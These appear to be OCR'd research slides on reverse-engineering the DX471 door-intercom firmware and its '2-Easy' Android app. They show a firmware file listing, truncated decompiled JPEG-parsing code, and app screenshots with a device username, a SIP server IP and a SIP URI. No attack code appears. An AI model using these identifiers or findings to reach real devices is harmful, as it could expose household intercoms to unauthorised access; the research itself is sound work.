
```
▼ firmware
  ▼ Dx471_FwUpdate
    ▼ DX471app_ui
      ▼ firmware
          8188eu.ko
          Alarm.wav
          assis_process
          background.jpg
          Beop.wav
          bigben.wav
          bkgd.idx
          boot_script
          business.log
          config.vdr
          conprog.bin
          Dancing.wav
          default.txt
          DELETE
          Ding.wav
          Dingdong.wav
          Disco.wav
          DX471
          Elise.wav
          flash_erase
          Gipsy.wav
```

2easy App

- Android APK
- Java
- SIP client is Linphone (belle-sip)



```java
private JpegReadResult CheckJpegResult(int n) {
    if (n < 10) {
        return JpegReadResult.noreply;
    }
    Object object = this.read_cmdbuf;
    if (object[0] == 35 && object[1] == 16) {
        if (object[2] == 1 && object[3] == 0) {
            if (object[4] == 0 && object[5] == 0) {
                if (this.convertShort(object[7], object[6]) != this.jpeg_read_no) {
                    Log.i((String)"MediaServer", (String)"bad sn");
                    return JpegReadResult.noreply;
                }
                object = this.read_cmdbuf;
                int n2 = this.convertShort(object[9], object[8]);
                if (n != 10 && n2 != 0) {
                    if (n2 < 12) {
                        Log.i((String)"MediaServer", (String)"bad data len");
                        this.ClearTmpJpeg();
                        return JpegReadResult.ok_bad;
                    }
                    if (n != n2 + 10) {
                        Log.i((String)"MediaServer", (String)"bad pack len");
                        this.ClearTmpJpeg();
                        return JpegReadResult.ok_bad;
                    }
                    object = this.read_cmdbuf;
                    n = this.convertShort(object[11], object[10]);
                    object = this.read_cmdbuf;
                    int n3 = this.convertInt(object[15], object[14], object[13], obj
```



2-Easy

Video-Tech Electronics Co.,Ltd   Tools

★★☆☆☆ 99

Everyone

You don't have any devices

Please enter your username and password and domain

USERNAME
0e0019b8ece2

PASSWORD
•••••

DOMAIN
47.106.104.38

HOME ID
040019b8ece2

CALL CODE
2000


MONITOR CODE

Home
sip:040019b8ece2@47.106.104.38

What are we searching?


Cloud connection

Searching for SIP related code flows



